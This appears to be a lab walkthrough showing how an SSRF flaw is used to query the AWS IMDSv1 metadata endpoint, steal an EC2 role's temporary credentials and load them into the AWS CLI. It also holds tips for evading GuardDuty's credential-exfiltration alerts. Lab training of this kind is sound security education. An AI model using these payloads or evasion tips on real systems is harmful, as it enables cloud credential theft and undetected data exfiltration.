

1️⃣ Navigate to the web application vulnerable to SSRF 🕸️
https://lab.5minutescloud.com/attack-path/aws/imdsv1-ssrf
2️⃣ Use the payload below to extract the IAM role name. This role name will later help in fetching programmatic credentials 🛡️
http://169.254.169.254/latest/meta-data/iam/security-credentials/
3️⃣ Given that the role name is SSRF_IMDSv1_Lab_Role, we can retrieve the credentials using the following payload 🔐
http://169.254.169.254/latest/meta-data/iam/security-credentials/SSRF_IMDSv1_Lab_Role
4️⃣ Configure the AWS CLI using the retrieved AccessKeyId, SecretAccessKey, and Token 👀
aws configure --profile ssrf1

#Also, set the session token using below command

aws configure --profile ssrf1 set aws_session_token
Hacker’s Advice
⚠️ If you configure these credentials on your local machine, Amazon GuardDuty 🚨 might flag it as a potential threat. Why? Because these credentials belong to an EC2 Instance Role 🖥️, and using them outside the instance is considered suspicious. 🚫
🛠️ So what’s the hack? Spin up a temporary EC2 instance 🐧 in your AWS environment and configure the credentials there. That way, you’re staying within the intended boundary and avoiding GuardDuty alerts. ✅
Nahhh.. 😵💫 GuardDuty strikes again UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS triggered, even inside AWS! 🚨 So we need to find other way……..⏳ These credentials are temporary and setting them up again and again is a real pain 😩.
💡 Pro tip: Use the aws-ar utility (available via pip) it automates the process of refreshing credentials 🔄 so you can focus on the fun stuff! 🎉.pip install aws-ar5️⃣ Time to check whether the credentials work or not! ✅
aws sts get-caller-identity --profile ssrf1

🔐💀 “Access granted. Time to exfiltrate the data like a pro… thank me later 🕶️💻🔥